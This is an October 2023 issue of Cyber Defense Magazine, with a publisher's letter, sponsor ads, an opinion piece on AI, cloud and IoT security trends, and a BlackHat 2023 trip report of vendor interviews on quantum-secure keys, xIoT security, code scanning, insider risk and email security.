CYBER DEFENSE MAGAZINE

eMAGAZINE

OCTOBER 2023

In This Edition

Cybersecurity Is Changing: Is the Experience Positive or Negative?

Navigating The Cybersecurity Horizon: Insights and Takeaways from Blackhat2023

Understanding The Impact of The SEC's Cybersecurity Disclosure Regulations

…and much more…

MORE INSIDE!

`

CONTENTS

@MILIEFSKY

From the

Publisher…

TOP INFOSEC
INNOVATOR
CYBER DEFENSE MAGAZINE
2023

Dear Friends,

October is the month Cyber Defense Media Group conducts our annual CyberDefenseCon. Our 2023 private CISO event will be the most exclusive CISO gathering this year - https://cyberdefenseconferences.com/ . We are featuring CISOs, Innovators, and Black Unicorns in our top-of-the-industry lineup of professionals, many of whom will also receive awards for their outstanding work in cybersecurity.

We would like to draw your attention to the CDMG Global Awards program at https://cyberdefenseawards.com/, and the many participating professionals who have earned this valuable recognition for their contributions to the cybersecurity industry.

From our perspective, it's never too early to build on the success of our conference, and prepare to meet the next challenges in cyber sustainability. We do this monthly with the publication of Cyber Defense Magazine and in our upcoming Black Unicorn Report for 2023 – my thanks to our amazing content contributors and judges. Looking ahead, we are also putting out our call for speakers for the 2024 conference. Top Global CISOs can participate in this program by responding at this website: https://form.jotform.com/230036762118147

As always, it is incumbent upon our base of CISOs and other cybersecurity professionals to delve into, understand, and implement the most effective means of managing the inherent risks in operating cyber and cyber-related systems. We continue to strive to be the best and most reliable set of resources for the CISO community in discharging these responsibilities.

With appreciation for the support of our contributors and readers, we continue to pursue our role as the premier publication in cybersecurity.

Warmest regards,

Gary S. Miliefsky

Gary S.Miliefsky, CISSP®, fmDHS
CEO, Cyber Defense Media Group
Publisher, Cyber Defense Magazine

P.S. When you share a story or an article or information about CDM, please use #CDM and @CyberDefenseMag and @Miliefsky – it helps spread the word about our free resources even more quickly

@CYBERDEFENSEMAG

CYBER DEFENSE eMAGAZINE

Published monthly by the team at Cyber Defense Media Group and distributed electronically via opt-in Email, HTML, PDF and Online Flipbook formats.

EDITOR-IN-CHIEF
Yan Ross, JD
yan.ross@cyberdefensemagazine.com

ADVERTISING
Marketing Team
marketing@cyberdefensemagazine.com

CONTACT US:
Cyber Defense Magazine
Toll Free: 1-833-844-9468
International: +1-603-280-4451

http://www.cyberdefensemagazine.com

CYBER DEFENSE MEDIA GROUP
1717 Pennsylvania Avenue NW, Suite 1025
Washington, D.C. 20006 USA
EIN: 454-18-8465, DUNS# 078358935.

PUBLISHER

Gary S. Miliefsky, CISSP®

Learn more about our founder & publisher at:
https://www.cyberdefensemagazine.com/about-our-founder/

11 YEARS ★★★★★ ANNIVERSARY

11 YEARS OF EXCELLENCE!

Providing free information, best practices, tips, and techniques on cybersecurity since 2012, Cyber Defense Magazine is your go-to-source for Information Security. We're a proud division. of Cyber Defense Media Group:

CYBERDEFENSEMEDIAGROUP.COM

MAGAZINE TV RADIO AWARDS

PROFESSIONALS VENTURES WEBINARS

CYBERDEFENSECONFERENCES

Welcome to CDM’s October 2023 Issue

From the Editor-in-Chief

We are pleased to publish this October issue of Cyber Defense Magazine, helping our readers keep up with the most pressing issues in cybersecurity as well as broadening our base of readers.

We continue in our effort to provide an effective balance between deeply technical articles and accessible explanations of cyber threats from both high-tech and low-tech sources. In this way we can strengthen our value proposition to both cybersecurity professionals and to the non-technical executives of organizations which employ them.

As in recent issues, we continue to recognize the spread of cyber threats and the required responses to overcome them. While we currently place a sharp focus on the future of AI, there is no room for anyone to become less vigilant in assuring that all the more traditional measures are implemented to prevent cyber exploits and breaches.

As always, we are delighted to receive both solicited and unsolicited proposals for articles. Please remember to submit all articles on the Cyber Defense Magazine writer’s kit template, which incorporates the major terms and conditions of publication. We make every effort to close out acceptance of articles by the 15th of each month for publication in the following month’s edition.

Wishing you all success in your cybersecurity endeavors,

Yan Ross

Yan Ross
Editor-in-Chief
Cyber Defense Magazine

About the US Editor-in-Chief

Yan Ross, J.D., is a Cybersecurity Journalist & U.S. Editor-in-Chief of Cyber Defense Magazine. He is an accredited author and educator and has provided editorial services for award-winning best-selling books on a variety of topics. He also serves as ICFE's Director of Special Projects, and the author of the Certified Identity Theft Risk Management Specialist ® XV CITRMS® course. As an accredited educator for over 20 years, Yan addresses risk management in the areas of identity theft, privacy, and cyber security for consumers and organizations holding sensitive personal information. You can reach him by e-mail at yan.ross@cyberdefensemagazine.com

SPONSORS

RSAConference™2024

San Francisco | MAY 06-09 | Moscone Center

Stronger
Together

See for yourself why we are **Stronger Together**.

RSA Conference 2024 is your opportunity to join the global cybersecurity community for a rich experience filled with cutting-edge insights and skill-building activities.

From MAY 06-09 , you'll get the chance to:

- See what the future holds in expert-led Track Sessions covering the hottest topics and emerging trends.
- Expand your knowledge and be inspired by forward-thinking Keynotes.
- Demo the latest products to find real-world solutions from over 600 companies.
- Enhance your career through valuable networking opportunities.

Learn more and register at rsaconference.com/cyberdefense23

#RSAC

FOLLOW US

DAKOTA STATE
UNIVERSITY

CYBER 27
INITIATIVE

< mission_BestCyberAnywhere />

The Cyber 27 Initiative is what's next for Dakota State University. Over the next five years, we're building new labs, forming new partnerships and pushing the limits of what a STEM university can do.

It's not just what's next for DSU.
It's the next chapter for cyber everywhere.

DSUcyber27.com

Meet the bot and online fraud protection
most hated by attackers, and most loved by customers.
Top Infosec Innovator Award Winner
TOP INFOSEC
INNOVATOR
CYBER DEFENSE MAGAZINE
2023
DATADOME
datadome.co

NIGHTDRAGON

*"**NightDragon** Security is not looking to invest in 'yet another endpoint' solution or falling for the hype of 'yet another a.i. solution', it's creating a unique platform for tomorrow's solutions to come to market faster, to breathe new life into a stale cyber defense economy"*

-David DeWalt

Managing Director and Founder NightDragon Security

ADVISE

WE DELIVER SOUND ADVICE AS YOUR FINANCIAL PARTNERS

INVEST

WE ARE FLEXIBLE INVESTORS ACROSS ALL STAGES OF GROWTH TO PRE-IPO

ACCELERATE

WE HELP OUR COMPANIES ACCELERATE THEIR GROWTH THROUGH STRATEGY TUNING AND RELATIONSHIP BUILDING

www.nightdragon.com

ARTICLES

Cybersecurity Is Changing: Is the Experience Positive or Negative?

By Dotan Nahum, Head of Developer-First Security, Check Point Software Technologies

Cybersecurity is Changing: Is the Experience Positive or Negative?

Unfortunately, cybersecurity and cybercrime represent the age-old Hollywood trope famously conjured up in the Batman franchise: bad guys and good guys need one another to survive. Whether cybersecurity has changed is no question – and cybercrime has clearly kept pace. How it's changed, on the other hand, is an evergreen debate, as we'll explore in this article.

First, the Good…

Thanks to the ultra-accessible ChatGPT, 'AI' is the buzzword defining 2023 so far. AI and ML have created immense innovation in cybersecurity, as algorithms can detect patterns in enormous amounts of data to predict and monitor threats. Moreover, automating repetitive tasks frees up time for cybersecurity staff to focus on fighting other fires. Quantum computing, a masterful AI enhancer, has revolutionized data protection through ultra-secure encryption that classical computers simply cannot solve.

Public awareness of cybersecurity sits at the same magnitude as that of AI. Government regulations and enterprise incentives (like huge fines for data breaches) have turned strategies like password policies and multi-factor authentication from tech-savvy exclusivities to everyday commonalities. In the workplace, scam simulations and phishing training crop up regularly in employees' schedules, especially for medium to large businesses in industries like tech, education, and healthcare.

With that being said, awareness doesn't always turn to action. Only 31% of businesses have a formal approach to organization-wide cyber resilience, bringing us to the bad.

Next, the Bad…

AI provides just as many headaches as it does successes. Criminals easily replicate communication patterns to launch realistic and advanced social engineering attacks that are increasingly difficult for security automation tools to detect, highlighting the importance of software patches and an updated tech stack.

For example, 3.4 billion phishing emails are sent every day. With AI, hackers don't even need to write them. Automated, personalized, and targeted attacks can run at scale, and AI-powered natural language generation creates frightening video and audio scams using deep fakes.

The lack of clarity provided by the government on AI ethics and regulation is both troubling and confusing for businesses and users. While stringent regulations have been rolled out to outline data privacy best practices, AI hasn't yet received the same treatment. For example, who owns the training data? Where does copyright come into the equation?

The blurred ethical line hasn't quite been erased in its entirety. Legislation like GDPR in Europe has defined best practices and legal requirements for collecting, managing, and storing personal data. But the law doesn't offset the increased user surveillance in the name of cybersecurity, and market activity suggests users aren't totally on security's side. The global analog consumer electronics market will grow 8.56% between 2022 and 2027, reaching a valuation of $66.5 billion – a coincidence or a sign that the tide is changing in the court of public option?

Finally, the Future…

Cloud computing meets the needs of modern businesses – it's a lower-cost, flexible, and reliable way for companies to function. Despite inflationary pressures and macroeconomic uncertainties, Gartner expects worldwide spending on public cloud services to reach $600 billion this year. As cloud migration continues, cloud security should be at the top of every business's to-do list. The risks of unauthorized access, data breaches, and compliance failures are enormous, so best practices like access control and encryption will remain critical long into the future.

Internet of Things (IoT) devices are just one example of technology that benefits from cloud infrastructure. Nowadays, we even want our washing machines and pens to connect to the internet, which is somewhat contradictory to the demand for analog devices. So, what's going on? Well, it seems that the IoT sector has swept the business world off its feet more so than everyday users.

The 5G ecosystem enables faster and more reliable communication and connectivity between online assets, digital systems, and the 29 billion IoT devices worldwide. Industries like healthcare and manufacturing can hugely benefit from the proliferation of the IoT sector, especially regarding efficiency and automation. Yet, some serious cybersecurity challenges surround IoT devices – many have limited built-in security features and transmit sensitive data across entire networks. Turning to trusted manufacturers and implementing advanced authentication methods will be essential if enterprises want to maximize IoT and 5G use cases.


The cherry on the cake is that, no matter what happens with cybersecurity in the next few years, we don't have enough people to protect our digital footprints. 88% of enterprises report cybersecurity talent gaps, and demand for application and cloud security skills will grow by 164% and 115% in the next five years. Average salaries will increase (a big win for cybersecurity teams). Still, it will be more difficult for security professionals to get a permanent seat on enterprise boards – and access adequate budget.

It's Time to Predict the Unpredictable

Whether you're an 'I'll take the usual, please' type of person or more likely to say 'Let's go for it!', you probably have an option on the power of change. For some, it's an annoying disruption to their everyday flow. For others, it's a driver for innovation and technological advancement. Just make sure you put up a 'safety first' sign before diving in.

About the Author

Dotan Nahum is the Head of Developer-First Security at Check Point Software Technologies. Dotan was the co-founder and CEO at Spectralops, which was acquired by Check Point Software, and now is the Head of Developer-First Security. Dotan is an experienced hands-on technological guru & code ninja. Major open-source contributor. High expertise with React, Node.js, Go, React Native, distributed systems and infrastructure (Hadoop, Spark, Docker, AWS, etc.) Dotan can be reached online at dotann@checkpoint.com and https://twitter.com/jondot and at our company website https://spectralops.io/



Navigating The Cybersecurity Horizon: Insights and Takeaways from Blackhat2023

Exploring the Future of Cybersecurity at BlackHat 2023

By Kylie M. Amison, Technical Reporter, Cyber Defense Magazine

In our ever-evolving world, where digital threats loom larger and more diverse than ever, I write these trip reports as an opportunity to delve deeper into both the present and future landscape of cybersecurity. Through conversations with C-suite level executives and directors from both emerging startups and established tech giants, we'll explore the cutting-edge discussions that unfolded at BlackHat 2023. These topics range from the future of AI's role in fortifying digital defenses to the perplexing realm of quantum cryptography. We'll examine the rapid proliferation of xIoT devices throughout all industries and the crucial quest in maintaining their security. Keep reading as I explore and discuss the daunting yet thrilling prospects on the cybersecurity horizon.

“Safeguarding Digital Assets in the Quantum Era” with Qrypt, Interview and Discussion featuring CTO and Co-Founder, Denis Mandich

In a digital landscape where the security of our data remains vital, the emergence of quantum computing poses an unprecedented challenge. I had the pleasure of interviewing Denis Mandich, CTO, and co-founder of Qrypt, a cybersecurity company dedicated to fortifying our digital defenses against the looming quantum threat.

Mandich began our conversation by highlighting a fundamental vulnerability in traditional encryption methods - the "harvest now, decrypt later" vulnerability. Qrypt has devised a revolutionary cryptographic solution that eliminates this vulnerability by shunning key transmission altogether. Instead, it safeguards the process using independently generated keys, making it the only cryptographic solution capable of securing data indefinitely. This groundbreaking approach hinges on the generation of one-time pads and symmetric keys at multiple endpoints, boosting data security to an unprecedented level.

Mandich emphasized that the internet, as it stands today, was not constructed with security in mind. This glaring oversight has left us lagging behind in the race to secure our digital assets against quantum threats. He noted that China, for instance, has made significant strides in quantum technology and cybersecurity, underscoring the urgency for the rest of the world to catch up.


Qrypt's mission, as outlined on their website, is to address this vulnerability by delivering quantum-secure encryption solutions that empower individuals and organizations to protect their data and privacy relentlessly. Both of the founders, Mandich and Kevin Chalker, have curated an exceptional team of experts in engineering, physics, and cryptography to set a new standard in security. They've also forged strategic partnerships with quantum hardware companies and research institutions to create the only cryptographic solution capable of securing data indefinitely.

At the heart of Qrypt's technology lies true quantum randomness, the bedrock of their innovative approach. Combined with advanced techniques and algorithms, the Qrypt SDK enables the development of quantum-secure applications. Qrypt offers several products tailored to meet the evolving security needs of businesses and developers:

1. **Entropy**: Providing businesses with high-rate quantum random numbers through an easy-to-use REST API, ensuring secure encryption.
2. **Key Generation**: Offering a service that generates identical keys at multiple endpoints, protecting against the future quantum threat and avoiding key interception. See Fig. 2 for a closer look at Qrypt’s key generation process.

3. **Qrypt SDK**: Equipping developers with modern tools for easy integration into applications and infrastructure, making them quantum-secure.

In an era where the quantum revolution is underway, Qrypt stands as a catalyst of innovation and security, offering real cutting-edge solutions to protect the Internet and all digital assets as we know it.



Our unique key generation technology eliminates the risk of key transmission

Qrypt

Sender actions

1. Access quantum random numbers from Qrypt servers

2. Extract a symmetric key from a local pool of quantum random

3. Share an encrypted short life recipe with receiver

Receiver actions

4. Access the same quantum random numbers from Qrypt servers

5. Extract an identical symmetric key from the local pool

Begin exchanging encrypted information

Fig. 2 Screenshot of Qrypt's Key Generation Process

"Transforming xIoT Cybersecurity" with Phosphorus, Interview and Discussion featuring CMO, John Vecchi

The explosive growth of connected devices, both IoT and xIoT (Extended Internet of Things), across various industries has opened up new realms of possibility while posing substantial security risks. It has created a vast and largely uncharted attack surface that adversaries are actively capitalizing on. In an article by former Phosphorus CSO, Brain Contos, he writes that xIoT devices are an ideal hiding place for sophisticated adversaries, stating that, "these devices are poorly monitored, lack anti-malware and intrusion detection coverage, and are not easy to analyze during incident response." In my recent conversation with Phosphorus CMO, John Vecchi, we explored their pioneering efforts in reshaping xIoT cybersecurity, with a particular focus on healthcare, where the stakes are undeniably high.

Vecchi emphasized the universal nature of xIoT vulnerabilities, citing a striking statistic: approximately 90% of xIoT devices, regardless of industry, still operate with default credentials. This alarming fact underscores the urgency of addressing vulnerabilities across sectors.

The healthcare industry, in particular, has become a primary target due to the sensitivity of patient data and the life-critical nature of medical devices. Hospitals continually integrate new devices, demanding effective management and security. Vecchi stressed the vital need for visibility to swiftly identify and rectify vulnerabilities within these dynamic environments.

Phosphorus' Unified xIoT Security Management Platform is a transformative force in this landscape, offering Intelligent Active Discovery for rapid, pinpoint detection of all xIoT devices, be it in healthcare, manufacturing, or beyond. What sets Phosphorus apart is its capacity to provide near real-time risk assessments and automate resolution of critical cyber-physical system vulnerabilities, without necessitating additional hardware or agents.

The impact of Phosphorus' approach is represented by the following statistics:

- Accurate detection of 90% of xIoT devices.
- Automatic remediation of 80% of xIoT vulnerabilities.
- A cost reduction of over 90% in securing and managing xIoT devices compared to legacy IoT/OT security approaches.

Phosphorus' methodology, applicable across industries, encompasses:

1. **Discovery and Identification**: Safely and accurately identify IoT, OT, IoMT, and IIoT devices without operational disruptions.
2. **Risk Assessment**: Evaluate the risk profile of xIoT devices, detecting weak credentials, outdated firmware, end-of-life assets, and expired certificates.
3. **Proactive Hardening**: Implement proactive measures to enhance credentials and device security, such as modifying default passwords and managing risky configurations.
4. **Vulnerability Remediation**: Scale up vulnerability resolution efforts while maintaining control, even in sensitive settings.
5. **Continuous Monitoring**: Continuously oversee all xIoT devices, ensuring compliance and adapting to environmental changes and new device additions.

In our world of increasingly connected devices, Phosphorus is at the forefront, driving change that spans industries and safeguards against emerging cyber threats. With their emphasis on precision, speed, and automation, they are poised to fortify xIoT devices in an era where connectivity knows no bounds.

"Pioneering Innovation in Cybersecurity Solutions" with Qwiet AI, Interview and Discussion featuring Director of Product and Tech Marketing, Bruce Snell


As cybersecurity continues its evolution, Qwiet AI is making waves as contemporary protectors dedicated to safeguarding their customers' digital landscapes. With a unique blend of artificial intelligence, machine learning, and the expertise of top-tier cyber-defenders, Qwiet AI is on a mission to redefine the DevOps and AppSec space with an emphasis on the ability to empower organizations to create code that's not only secure but also meets their time-to-market demands.

Qwiet AI's PreZero platform (pictured below in Fig. 1) is at the center of their innovation, as it revolutionizes the way vulnerabilities are identified and mitigated within software code. Traditionally, scrutinizing in-house or third-party libraries required tedious manual inspections, posing the risk of overlooking true vulnerabilities or generating false positives and false negatives. However, the PreZero platform, fueled by Qwiet AI's cutting-edge engine, introduces an innovative approach. It quickly scans previously unknown libraries and conducts a meticulous comparison against open-source and previously scrutinized counterparts, unveiling new vulnerabilities almost instantaneously. In essence, it transcends the realm of merely detecting zero-day vulnerabilities, extending its capabilities to discover previously undisclosed or unreleased vulnerabilities. Central to PreZero's capabilities is the revolutionary use of the Code Property Graph (CPG), which deconstructs code into its elemental components, unraveling functional elements and data flow paths into a singular property graph. The ultimate goal of PreZero is to harness a collaboration of known vulnerabilities, heuristic detections, and guided AI, delivering both rapid and pinpoint accuracy. This empowers Qwiet's customers to address reachable and exploitable vulnerabilities efficiently, eliminating the need for unproductive hunts for false positives or postponed upgrades. Remarkably, by prioritizing these critical vulnerabilities, Qwiet customers achieve an impressive track record, resolving 70% of new vulnerabilities in a mere 14 days or less.

Bruce Snell, Qwiet AI's Director of Product and Technology Marketing, emphasized the transformative role of AI in the cybersecurity landscape. "At Qwiet AI, we're looking to change the AppSec space the way EDR changed the anti-virus space," Snell stated. "In five years, if you're not using AI to find vulnerabilities in code, you're going to quickly find yourself out of business. Our ultimate goal is to reduce the noise around software vulnerabilities and help our customers to focus on what's important: producing secure code."

Qwiet AI's innovation has earned them praise from clients across various industries. A testimonial from a security engineer in the retail sector highlights their impact: "As a security engineer working with the Dev teams to implement SDLC and Code security standards and compliance, deploying Qwiet AI for static code testing was a great experience. I enjoyed working with the experts from the Qwiet AI team."

As digital threats are constantly evolving, Qwiet AI's commitment to pushing the boundaries of cybersecurity through AI-driven solutions like PreZero Platform ensures that their customers stay ahead in terms of protection and innovation.



532 Findings +73 +13.7%
Critical 92
High 230
Medium 120
Low 89
Other 1

3 Resolved
Since last scan

76 New findings
Since last scan
0 Regression

1min 24s
Last scan

1min 16s
Average scan

Compliance
OWASP 2017 ☒
OWASP 2021 ☒
PCI DSS ☒

Packages
Total: 188
Safe 159 84.6%
Vulnerable 29 15.4%

Critical 92
High 230
Medium 120
Low 89

Critical
from last scan
Vulnerabilities 35
OSS Vulnerabilities 57
Container 0

Secrets 1
Insights 0

Top 5 Packages with Vulnerabilities
jackson-databind 54

Top 5 Vulnerability Categories
Log Forging 55

Top 5 OSS Vulnerability References
CVE-2022-22965 3

Fig. 1 Screenshot of Qwiet AI's PreZero Platform

"Elevating Insider Risk Protection" with Code42, Interview and Discussion with SVP of Product Management, Dave Capuano

Code42 stood out to me as they have a unique and fresh perspective on safeguarding valuable company data. I had the privilege of speaking with Dave Capuano, the SVP of Product Management at Code42, where we delved into their innovative approach to Insider Risk protection and their exciting partnership with Tines.

Code42 is no newcomer to the cybersecurity arena, boasting nearly two decades of experience in protecting the intellectual property of the world's most innovative organizations, including 18 of the globe's most valuable brands. However, their approach to Insider Risk protection is what truly sets them apart.

The core of Code42's philosophy is enabling businesses to protect their data without stifling access to it. In a world where collaboration and productivity are paramount, Code42's SaaS-based Insider Risk Management solutions offers a new approach. By tracking activity across computers, email, and the cloud, their solutions detect and prioritize file exposure and exfiltration events that pose genuine business threats. This means faster detection and response for security practitioners and a collaborative, secure environment for companies.

In my conversation with Capuano, he highlighted the importance of Code42's mission to evolve with the needs of modern businesses.

One of the most significant recent developments in Code42's portfolio is their partnership with Tines, a leading provider of security no-code automation. This collaboration enhances security analyst efficiency and productivity in managing Code42's insider risk data protection platform, Incydr. By harnessing Tines' powerful automation capabilities, security teams can streamline manual, error-prone, and cross-functional workflows. This automation extends beyond Code42's Incydr solution, integrating seamlessly with other corporate systems such as IAM, PAM, EDR, HCM, and ITSM.

With Code42 Incydr, customers have achieved remarkable results:

- **$5M Worth of Source Code Protected**: Incydr detected and prevented the exfiltration of source code by a departing employee, potentially saving the company millions.
- **49,000 Public Links Uncovered**: Code42 Incydr unveiled 49,000 public links in Microsoft OneDrive, highlighting the significance of securing shared files.
- **90GB of Sales Data Safeguarded**: Incydr prevented 90GB of critical sales data from being moved to an external drive, safeguarding vital business information.

Code42's innovative approach to Insider Risk protection, coupled with their strategic partnership with Tines, positions them as a formidable force in protecting businesses from the rapidly evolving threat landscape. Although it might sound too good to be true, I witnessed firsthand their commitment to both security practitioners and collaborative workforces by focusing on data protection without impeding productivity. A picture of the Insider Risk Trends dashboard UI can be seen below in Fig. 3.




Fig 3. Code42 Insider Risk Trends Dashboard

“Securing Communication in the Hybrid Workplace” with Mimecast, Interview and Discussion featuring Chief Technology & Product Officer, David Raissipour

Mimecast is a beacon of innovation, protecting organizations against a wide array of threats. We recently had the privilege of speaking with David Raissipour, CTPO at Mimecast, where we discussed their forward-thinking approach to cybersecurity, focusing on the crucial importance of email security.

Raissipour emphasized the significance of collaboration tools, such as Microsoft Teams, in the hybrid workplace, where productivity hinges on seamless digital interaction. However, these very tools are often overlooked, under-protected, and prime targets for cybercriminals. To address this vulnerability, Mimecast offers "Protection for Microsoft Teams," a solution designed to better screen and prevent attacks on these platforms.

We also discussed the importance of training programs as an integral part of a layered cybersecurity approach. While people are often viewed as the weakest link in organizations, they can also be the strongest line of defense when properly educated and enabled. Increasing awareness, improving staff behavior, and leveraging holistic cybersecurity solutions are key to ensuring that collaboration software remains a productivity tool rather than a cyber risk.

One of Mimecast's standout features is its AI-trained solution, capable of analyzing massive datasets and detecting even minor deviations it hasn't encountered before. This approach emphasizes the value of data and how more data leads to greater accuracy. Mimecast ensures that its product is approachable and accessible to companies of all sizes, making robust cybersecurity accessible to all.

In an era marked by the pervasive use of digital communication, email has emerged as the central conduit for vital business interactions. It serves as the open door through which critical information flows, making it both a cornerstone of modern commerce and a prime target for cyber adversaries. Mimecast's email security solutions recognize the paramount importance of safeguarding this digital gateway. Today, email security must defend organizations against a multitude of sophisticated threats, ranging from pervasive phishing attacks and disruptive spam to insidious malware, ransomware, and deceptive brand impersonation. This challenge is further accentuated by the prevalence of large-scale cloud service providers like Microsoft 365 and Google Workspace, which, due to their sheer size and prominence, become prime targets themselves. In this digital landscape, robust email security isn't merely a choice; it's an imperative for businesses to thrive securely. Mimecast's offerings are comprehensive and adaptable, providing best-in-class email security with total deployment flexibility. We discussed two different deployment options tailored to organizational needs.

- **Email Security, Cloud Gateway**: Ideal for organizations with complex email environments, this solution offers customizable policies and granular controls. It can also be paired with Mimecast's larger solution suite, including award-winning awareness training and products that proactively safeguard your brand and supply chain.

- **Email Security, Cloud Integrated**: This solution deploys in minutes and is optimized for organizations seeking to enhance protection for their Microsoft 365 environments. It simplifies email security administration with out-of-the-box settings, an intuitive interface, and one-click threat remediation.

Mimecast's impact is undeniable, with a track record of delivering results:

- Over 40,000 customers empowered to mitigate risk and manage complexities across evolving threat landscapes.
- 16 Mimecast data centers in 7 countries ensuring data protection and availability.
- 17 million end users protected.
    - million queries of email archive searches per week.
- 1.3 billion emails inspected daily.
- 227 million+ attacks prevented since January 2019.
- 100+ available API capabilities.

Mimecast's solutions don't just enhance security; they also have a tangible impact on organizations' bottom lines. By leveraging Mimecast, businesses can reduce cyber insurance premiums significantly, potentially saving them substantial amounts. Collaboration is key to productivity. Mimecast's commitment to cybersecurity ensures that organizations can work together safely and effectively, without exposing themselves to undue cyber risks. Mimecast's focus on protection, training, and innovation makes it a vital partner in today's digital landscape.

As a recent college graduate who just transitioned into the professional working realm of cybersecurity, my interviews with industry leaders at BlackHat were nothing short of inspiring and exciting. The innovative solutions presented by the mentioned tech companies showcased the remarkable evolution of the field. Yet, in this exciting journey, it becomes obvious that innovation also ushers in unprecedented threats and challenges. It's a reminder that as cyber professionals, we must remain ever vigilant in our quest to secure the digital frontier. The dynamic interplay of innovation and security serves as a testament to the ongoing adventure that is the cybersecurity landscape—a thrilling journey that beckons us to embrace the future while safeguarding it with relentless dedication.

About the Author

